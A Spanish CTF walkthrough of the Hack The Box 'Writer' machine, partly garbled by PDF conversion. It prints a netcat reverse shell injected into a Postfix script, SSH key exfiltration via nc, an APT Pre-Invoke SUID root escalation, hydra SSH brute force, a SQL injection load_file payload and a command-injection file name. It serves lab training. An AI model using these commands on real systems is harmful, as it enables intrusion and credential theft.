2024/02/09 03:12:01 CMD: UID=0 PID=7042 | /usr/bin/apt-get update
2024/02/09 03:12:01 CMD: UID=0 PID=7043 | /usr/bin/apt-get update
2024/02/09 03:12:01 CMD: UID=33 PID=7044 | python3 manage.py runserver 127.0.0.1:8080
2024/02/09 03:12:02 CMD: UID=33 PID=7045 | uname -p
2024/02/09 03:13:01 CMD: UID=0 PID=7071 | /usr/sbin/CRON-f
2024/02/09 03:13:01 CMD: UID=0 PID=7115 | /bin/sh -c /usr/bin/apt-get update
2024/02/09 03:13:01 CMD: UID=0 PID=7116 | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
```

```
2024/02/09 03:14:01 CMD: UID=0 PID=7115 | /bin/sh -c /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0 PID=7116 | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2024/02/09 03:14:01 CMD: UID=0 PID=7117 | /bin/sh -c /usr/bin/rm /tmp/*
2024/02/09 03:14:01 CMD: UID=0 PID=7118 | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2024/02/09 03:14:01 CMD: UID=0 PID=7119 | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0 PID=7120 | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0 PID=7121 | /usr/bin/apt-get update
2024/02/09 03:14:02 CMD: UID=33 PID=7122 | python3 manage.py runserver 127.0.0.1:8080
2024/02/09 03:14:02 CMD: UID=33 PID=7123 |
```


```
2024/02/09 03:14:01 CMD: UID=0 PID=7118 | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /
2024/02/09 03:14:01 CMD: UID=0 PID=7119 | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0 PID=7120 | /usr/bin/apt-get update
2024/02/09 03:14:01 CMD: UID=0 PID=7121 | /usr/bin/apt-get update
2024/02/09 03:14:02 CMD: UID=33 PID=7122 | python3 manage.py runserver 127.0.0.1:8080
2024/02/09 03:14:02 CMD: UID=33 PID=7123 |
2024/02/09 03:15:01 CMD: UID=0 PID=7149 | /usr/sbin/CRON -f
2024/02/09 03:15:01 CMD: UID=0 PID=7150 | /bin/sh -c /usr/bin/rm /tmp/*
2024/02/09 03:15:01 CMD: UID=0 PID=7151 | /bin/sh -c /usr/bin/rm /tmp/*
2024/02/09 03:15:07 CMD: UID=0 PID=7154 | /usr/bin/apt-get update
2024/02/09 03:15:08 CMD: UID=0 PID=7155 |
```

casi que cada minuto se hace un /usr/bin/apt-get update antes de hacer una copia del archivo /root/.scripts/disclaimer en /etc/postfix/disclaimer

tambien podriamos validar con el comando wathc -n 1 cat /etc/postfix/disclaimer con el fin de validar si se cambia lo que agreguemos alli y quien

lo cambia, para ello podriamos utilizar netcat

```
nc -lvp 122
```



```
~/.machineshtb/Writer
nc -lvp 122
listening on [any] 122 ...
```

ahora edito el disclaimer y le coloco

```
whoami | nc 10.10.14.2 122
```

```
SENDMAIL=/usr/sbin/sendmail
```

```
Writer
```

```
# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
whoami | nc 10.10.14.2 122
# Exit codes from <sysexists.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
```

y ahora

```
watch -n 1 cat /etc/postfix/disclaimer
```

```
Every 1.0s: cat /etc/postfix/disclaimer
writer: Fri Feb 9 03:25:26 2024
#!/bin/sh Insert Format Tools Tree Search View Bookmarks Help
# Localize these. INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail
# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
whoami | nc 10.10.14.2 122 tambien podriamos validar con el comando wathc -n 1 cat /etc/postfix/disclaimer con el fin de validar si se cambia lo que agreguemos alli y quien
# Exit codes from <sysexists.h>ambia, para ello podriamos utilizar netcat
EX_TEMPFAIL=75 nc -lvpn 122
EX_UNAVAILABLE=69

# clean up when done or when aborting. 122
trap "rm -f in.$$" 0 1 2 3 15 stening on [any] 122 ...

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

writer: Fri Feb 9 03:25:26 2024
```

en efecto cambio

```
Every 1.0s: cat /etc/postfix/disclaimer
writer: Fri Feb 9 03:26:07 2024
#!/bin/sh Insert Format Tools Tree Search View Bookmarks Help
# Localize these. INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail
# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
# Localize these.
# Exit codes from <sysexists.h>
EX_TEMPFAIL=75 nc -lvpn 122
EX_UNAVAILABLE=69

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
# Localize these.
# Exit codes from <sysexists.h>
EX_TEMPFAIL=75 nc -lvpn 122
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15 whoami | nc 10.10.14.2 122 tambien podriamos validar con el comando wathc -n 1 cat /etc/postfix/disclaimer con el fin de validar si se cambia lo que
# Exit codes from <sysexists.h>ambia, para ello podriamos utilizar netcat
EX_TEMPFAIL=75 nc -lvpn 122
EX_UNAVAILABLE=69

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

writer: Fri Feb 9 03:26:07 2024
```

ahora para ver como podemos aprovecharnos buscamos postfix hacktircs

Cerca de 1,410 resultados (0.16 segundos)

Sugerencia: Limitar esta búsqueda a resultados en idioma **español**. Más información para filtrar por idioma



HackTricks

<https://book.hacktricks.xyz> > network-services-pentesting

⋮

25,465,587 - Pentesting SMTP/s - HackTricks

Instantly available setup for vulnerability assessment & penetration testing. Run a full pentest from anywhere with 20+ tools & features that go from recon ...

Postfix

Usually, if installed, in `/etc/postfix/master.cf` contains **scripts to execute** when for example a new mail is received by a user. For example the line `flags=Rq user=mark argv=/etc/postfix/filtering-f ${sender} -- ${recipient}` means that `/etc/postfix/filtering` will be executed if a new mail is received by the user mark.

Other config files:

```
sendmail.cf
submit.cf
```

validamos si la ruta de master.cf existe

`s -la /etc/postfix/master.cf`

`kyle@writer:/tmp/pspy$ ls -la /etc/postfix/master.cf` Index of /st
-rw-r--r-- 1 root root 6373 Feb 9 03:30 /etc/postfix/master.cf

`kyle@writer:/tmp/pspy$`

https://book.hacktricks.xyz/ne

YouTube DeepL Translate - El m... Machine Excell Training

en la ultima linea encontramos que se hace uso del user john

```
flags=R user=scalemail argv=/usr/lib/scalemail/bin/scalemail-store ${nexthop} ${user} ${extension}
mailman unix - n n - - pipe
  flags=FR user=list argv=/usr/lib/mailman/bin/postfix-to-mailman.py
  ${nexthop} ${user}
dfilt unix - n n - - pipe
  flags=Rq user=john argv=/etc/postfix/disclaimer -f ${sender} -- ${recipient}
kyle@writer:/tmp/pspy$
```

entonces en este punto sabemos que el archivo disclaimer envia un correo una vez lo envie su contenido cambia

para probarlo hacemos un script en python de envío de correos la idea es ejecutarlo al tiempo que se ejecuta el disclaimer

[python3 send_email](#)

The screenshot shows a Google search results page. The search bar at the top contains the query "python3 send_email". Below the search bar are several category buttons: Videos, Imágenes, Shopping, Noticias, Libros, Maps, Vuelos, and Finance. The main search results area displays the following information:

Cerca de 8,270,000 resultados (0.31 segundos)

Python Docs
https://docs.python.org › library · Traducir esta página · :

email: Examples — Python 3.12.2 documentation
Here are a few examples of how to use the `email` package to read, write, and `send` simple email

<https://realpython.com/python-send-email/>

The screenshot shows a Real Python tutorial page titled "Sending Emails With Python". The page includes the following elements:

Real Python
https://realpython.com › python-s... · Traducir esta página · :

Sending Emails With Python

In this tutorial, you'll learn how to `send emails` using Python. Find out how to `send` plain-text and HTML messages, add files as attachments, and `send` ...

[Getting Started](#) · [Sending a Plain-Text Email](#) · [Sending Fancy Emails](#)

usamos este

Python

```

import smtplib, ssl

smtp_server = "smtp.gmail.com"
port = 587 # For starttls
sender_email = "my@gmail.com"
password = input("Type your password and press enter: ")

# Create a secure SSL context
context = ssl.create_default_context()

# Try to log in to server and send email
try:
    server = smtplib.SMTP(smtp_server,port)
    server.ehlo() # Can be omitted
    server.starttls(context=context) # Secure the connection
    server.ehlo() # Can be omitted
    server.login(sender_email, password)
    # TODO: Send email here
except Exception as e:

```

modiflico el escript quitanto la libreria ssl agrego el host y creo una variable receptor que guarda tambien el correo de kyle es decir

se auto envia un correo , tambien comento la parte del password

smtp_server = "127.0.0.1"

port = 25 # For starttls

sender_email = "kyle@writer.htb"

```

GNU nano 7.2
import smtplib
File Edit Insert Format Tools Tree Search View
smtp_server = "127.0.0.1"
port = 25 # For starttls
sender_email = "kyle@writer.htb"
#password = input("Ty
##Create a secure SSL context import smtplib,
context = ssl.create_default_context()

# Try to log in to server and send email
try:

```

el port es el 25 por defecto de smtp todo lo del ssl tambien lo comento y las parte de server tambien alli creo algo distinto ejecuto

averiguando un poco cambio el finally y lo cambio por un else

```
# Try to log in to server and send email
try:
    server = smtplib.SMTP(smtp_server,port)
    server.sendmail(sender_email, receptor, mensaje)
    # Try to log in to server and
    # server.ehlo() # Can be omitted
    server.starttls(context=context) # Secure the connection
    # server.ehlo() # Can be omitted
    # server.login(sender_email, password)
    # TODO: Send email here

except Exception as e:
    # Print any error messages to stdout
    print(e)
else:
    server.quit()
```

nuevamente ejecuto y corre perfecto

```
~/machineshtb/Writer  
python3 enviomail.py  
[Errno 111] Connection refused
```

1 2:python3 1:nc 2:sshd 3:zsh

ahora lo transfiero a la víctima

```
pspy04
kyle@writer:/tmp/pspy$ wget http://10.10.14.2:2000/enviomail.py Help
--2024-02-09 04:08:17-- http://10.10.14.2:2000/enviomail.py
Connecting to 10.10.14.2:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 738 [text/x-python]
Saving to: 'enviomail.py'

enviomail.py          100%[=====] 738 --.-KB/s   in 0s
averiguando un poco cambio el finally lo cambio por un else
2024-02-09 04:08:17 (70.6 MB/s) - 'enviomail.py' saved [738/738]
```

cual es la idea copiar el archivo original disclaimer en tmp editarla y colocar whoami | nc ip port para que nos salga el outpu de quien intento hacer
la conexion luego copiar nuestro disclaimer a la ruta original y rapidamente ejecutar nuestro script de envio de correo
copio el original y lo edito
cp /etc/postfix/disclaimer .
nano disclaimer

```
kyle@writer:/tmp/pspy$ cp /etc/postfix/disclaimer .
kyle@writer:/tmp/pspy$ nano disclaimer
kyle@writer:/tmp/pspy$ cat disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail
# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
whoami | nc 10.10.14.2 122
# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
```

ahora lo paso a la ruta original y ejecuto mi script
cp disclaimer /etc/postfix/disclaimer
python3 enviomail.py

```
disclaimer enviomail.py pspy64
kyle@writer:/tmp/pspy$ cp disclaimer /etc/postfix/disclaimer
kyle@writer:/tmp/pspy$ python3 enviomail.py
kyle@writer:/tmp/pspy$
```

vemos el nc

```
~/machineshtb/Writer Localize these.
nc -lvpn 122 INSPECT_DIR=/var/spool/filter
listening on [any] 122 ... SENDMAIL=/usr/sbin/sendmail
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.101] 40550
john # Get disclaimer addresses
```

ahora lo que temos que hacer es una reverse shell de bash utilizo la de hacktools de **mkfifo**

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.2 122 >/tmp/f
```

y ejecuto los mismos pasos anteriores

```

GNO nano 4.0                               DISCADERO
#!/bin/sh
# Localize these. Format Tools Tree Search View Bookmarks Help
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail
Writer

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.2 122 >/tmp/f
# Exit codes from <sysexists.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15
# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit $EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

```

```

kyle@writer:/tmp/pspy$ cp /etc/postfix/disclaimer .
kyle@writer:/tmp/pspy$ nano disclaimer
kyle@writer:/tmp/pspy$ cp disclaimer /etc/postfix/disclaimer
kyle@writer:/tmp/pspy$ python3 enviomail.py
kyle@writer:/tmp/pspy$ nc -lvpn 122
listening on [any] 122 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.101] 40668
john

```

y somos jhon

```

~/machineshtb/Writer
nc -lvpn 122
listening on [any] 122 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.101] 40668
bash: cannot set terminal process group (10079): Inappropriate ioctl for device
bash: no job control in this shell
john@writer:/var/spool/postfix$ whoami
whoami
john
john@writer:/var/spool/postfix$ INSPECT_DIR=/var/spool/filter
john@writer:/var/spool/postfix$ SENDMAIL=/usr/sbin/sendmail

```

ahora aqui para mayor comodiadad me transfiero su llave ssh con necta
 nc -l -p 123 > id_rsa

```
~/machineshtb/Writer  
nc -l -p 123 > id_rsa
```

nc -w 3 10.10.14.2 123 < id_rsa

```
john@writer:/home/john/.ssh$ nc -w 3 10.10.14.2 123 < id_rsa  
john@writer:/home/john/.ssh$ [1] 0:python3 1:nc* 2:ssh 3:zsh-
```

```
~/machineshtb/Writer  
ls writer  
creds.txt  
'ejemplo.jpg;ping -c 1 10.10.14.2;'  
enviomail.py  
id_rsa  
init.py  
john@writer:  
john@writer:~/var/spool/postfix$ [1] 0:zsh* 2:nc* 3:zsh-  
ahora aqui para mayor comodidad me transfiero su llave ssh con necta  
nc -l -p 123 > id_rsa
```

```
~/machineshtb/Writer  
chmod 600 id_rsa
```

ssh -i id_rsa john@10.10.11.101

```
~/machineshtb/Writer
ssh -i id_rsa john@10.10.11.101
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Fri  9 Feb 04:26:33 UTC 2024

System load:          0.08
Usage of /:           64.2% of 6.82GB
Memory usage:         30%
Swap usage:           0%
```

ahora hacemos tambien un id

```
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),1003(management)
john@writer:~$
```

vemos el grupo management nuevamente buscamos recursos de ese grupo

```
find / -group management 2>/dev/null
```

```
john@writer:~$ find / -group management 2>/dev/null
/etc/apt/apt.conf.d
john@writer:~$
```

~/machineshtb/Writer

al parecer es un directorio

```
/etc/apt/apt.conf.d
john@writer:~$ cat /etc/apt/apt.conf.d/
cat: /etc/apt/apt.conf.d/: Is a directory
john@writer:~$
```

System information as of Fri 9 Feb 04:26:33 UTC 2024	System load: 0.08
	Usage of /: 64.2%

me dirijo alli

```
john@writer:/etc/apt/apt.conf.d$ ls -la
total 48
drwxrwxr-x 2 root management 4096 Jul 28 2021 .
drwxr-xr-x 7 root root    4096 Jul  9 2021 ..
-rw-r--r-- 1 root root   630 Apr  9 2020 01autoremove
-rw-r--r-- 1 root root   92 Apr  9 2020 01-vendor-ubuntu
-rw-r--r-- 1 root root  129 Dec  4 2020 10periodic
-rw-r--r-- 1 root root  108 Dec  4 2020 15update-stamp
-rw-r--r-- 1 root root  85 Dec  4 2020 20archive
-rw-r--r-- 1 root root 1040 Sep 23 2020 20packagekit
-rw-r--r-- 1 root root 114 Nov 19 2020 20snapd.conf
-rw-r--r-- 1 root root 625 Oct  7 2019 50command-not-found
-rw-r--r-- 1 root root 182 Aug  3 2019 70debconf
-rw-r--r-- 1 root root 305 Dec  4 2020 99update-notifier.d/
john@writer:/etc/apt/apt.conf.d$: Is a directory
john@writer:~$
```

tambien recordemos que con pspy se ejecuta un apt-get casi cada minuto

```
2024/02/11 20:06:01 CMD: UID=0 PID=4034 | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2024/02/11 20:06:01 CMD: UID=0 PID=4035 | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2024/02/11 20:06:01 CMD: UID=0 PID=4036 | /usr/sbin/CRON -f
2024/02/11 20:06:01 CMD: UID=0 PID=4037 | /bin/sh -c /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=0 PID=4038 | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2024/02/11 20:06:01 CMD: UID=0 PID=4039 | /bin/sh -c /usr/bin/cp -r /root/.scripts/writer2_project /var/www/
2024/02/11 20:06:01 CMD: UID=0 PID=4040 | /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=0 PID=4041 | /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=0 PID=4042 | /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=33 PID=4044 |
2024/02/11 20:06:01 CMD: UID=33 PID=4045 | uname -p
```

entonces que es lo que ocurre estamos dentro de la carpeta del comando apt
si hago un cat * a todos los archivos que tiene la carpeta

```

john@writer:/etc/apt/apt.conf.d$ cat *
  -rw-r--r-- 1 root root 630 Apr  9 2020 0
  -rw-r--r-- 1 root root 92 Apr  9 2020 0
  -rw-r--r-- 1 root root 129 Dec  4 2020 1
  -rw-r--r-- 1 root root 108 Dec  4 2020 1
  -rw-r--r-- 1 root root 85 Dec  4 2020 2
  -rw-r--r-- 1 root root 1040 Sep 23 2020 2
  -rw-r--r-- 1 root root 114 Nov 19 2020 2
  -rw-r--r-- 1 root root 625 Oct 27 2019 5
  -rw-r--r-- 1 root root 182 Aug  3 2019 7
  -rw-r--r-- 1 root root 305 Dec  4 2020 9
john@writer:/etc/apt/apt.conf.d$ ls -l /var/lib/dkpg/info

```

VersionedKernelPackages

```

{
    # kernels
    "linux-*";
    "kfreebsd-*";
    "gnumach-*";
    # (out-of-tree) modules
    ".*-modules";
    ".*-kernel";
}

```

tambien recordemos que con pspy se ejecuta un ap

2024/02/11 20:06:01	CMD:	UID=0	PID=4034
2024/02/11 20:06:01	CMD:	UID=0	PID=4035
2024/02/11 20:06:01	CMD:	UID=0	PID=4036
2024/02/11 20:06:01	CMD:	UID=0	PID=4037
2024/02/11 20:06:01	CMD:	UID=0	PID=4038
2024/02/11 20:06:01	CMD:	UID=0	PID=4039

econtramos un post-Invoke-succes

APT::Update::Post-Invoke-Success

```

};

Acquire::Changelogs::AlwaysOnline "true"; es lo que ocurre estamos dentro de la carpeta del comando apt
Acquire::http::User-Agent-Non-Interactive "true"; s los archivos que tiene la carpeta
APT::Periodic::Update-Package-Lists "1"; /etc/apt/apt.conf.d$ cat *
APT::Periodic::Download-Upgradeable-Packages "0";
APT::Periodic::AutocleanInterval "0";
APT::Update::Post-Invoke-Success {"touch /var/lib/apt/periodic/update-success-stamp 2>/dev/null || true"};
APT::Archives::MaxAge "30";
APT::Archives::MinAge "2";
APT::Archives::MaxSize "500";
// THIS FILE IS USED TO INFORM PACKAGEKIT
// THAT THE UPDATE-INFO MIGHT HAVE CHANGED
// Whenever dpkg is called we might have different updates
// i.e. if an user removes a package that had an update
DPkg::Post-Invoke {
    "/usr/bin/test -e /usr/share/dbus-1/system-services/org.freedesktop.PackageKit.service && /usr/bin/test -S /var/run/dbus/system
que significa que una vez se aplique el apt- update se haga el comando touch ./var/lib .....
```

pero existe una que se llamaa **Pre-Invoke** la cual preinvoca un comando el cual podriamos decir le que le agrege un suid a la bash


y como sobre la carpeta apt.conf.d podemos editar pues creamos un archivo con esta instruccion

```

john@writer:/etc/apt/apt.conf.d$ cd /var/lib/dpkg/info
john@writer:/etc/apt$ ls -la
total 36
drwxr-xr-x  7 root root 4096 Jul  9  2021 .
drwxr-xr-x 102 root root 4096 Jul 28  2021 ..
drwxrwxr-x  2 root management 4096 Jul 28  2021 apt.conf.d
drwxr-xr-x  2 root root 4096 Jul  9  2021 auth.conf.d
drwxr-xr-x  2 root root 4096 Jul  9  2021 preferences.d
drwxr-xr-x  1 root root 4096 May 12  2021 test


```

APT::Update::Pre-Invoke {"chmod u+s /bin/bash"};



y ahora solo esperamos o vemos con watch cuando cambia el permiso de bash

watch -n 1 ls -la /bin/bash




```

john@writer:/etc/apt/apt.conf.d$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
john@writer:/etc/apt/apt.conf.d$ whoami

```

no entrega ya el suj



#####OTRAS FORMAS #####

SSH FUERZA BRUTA

hydra -l kyle -P /usr/share/wordlists/rockyou.txt 10.10.11.101 -t 4 ssh

```

~/machineshtb/Writer [root@kyle ~]# ls
hydra -l kyle -P /usr/share/wordlists/rockyou.txt 10.10.11.101 -t 4 sshupdate-stamp 20archive 20packagekit 20snapd.conf 50con
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg
se *** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 19:58:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.11.101:22/
# # # # #OTRAS FORMAS # # # # #

```

Burpsuite diccionario file inclusion peticion

Interceptamos la peticion por burpsuite la idea es validar rutas correctas del load file

The screenshot shows the Burpsuite interface with the 'Repeater' tab selected. At the top, there are tabs for Dashboard, Target, Proxy, Intruder, Repeater (which is highlighted in orange), Collaborator, and Sequencer. Below the tabs are buttons for Send, Cancel, and navigation arrows. The main area is titled 'Request' and has tabs for Pretty, Raw (which is selected), and Hex. The raw request content is as follows:

```

1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 90
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin'union select
   1,load_file("/etc/passwd"),3,4,5,6#&password=admin%27+or+1%3D1%23

```

para esto enviamos al intruder la peticion y en position agregamos los \$ en la ruta que queremos validar

② Choose an attack type

Attack type: Sniper

③ Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

```
④ Target: http://10.10.11.101  Update Host header to m
1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 90
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin'union select 1,load_file("$etc/passwd"),3,4,5,6#&password=admin%27+or+1%3D1%23
```

ahora vamos a payload dejamos en sniper le cargamos un diccionario

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder C

1 x 2 x +

Positions **Payloads** Resource pool Settings

⑤ Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.

Payload set: 1 Payload count: 2,294
Payload type: Simple list Request count: 2,294

⑥ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate
Add *Enter a new item*
Add from list ... [Pro version only]

aca por ejemplo vemos que la ruta /etc/group la lee

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length ↴	Comment
391	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	3743	
411	../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	3739	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3729	
198	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2633	
209	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2633	
223	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	
240	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	
253	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	
266	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	
280	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	
295	../../../../../../../../etc/group	200	<input type="checkbox"/>	<input type="checkbox"/>	2632	

Request Response

Pretty Raw Hex Render

```
Welcome adminroot:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
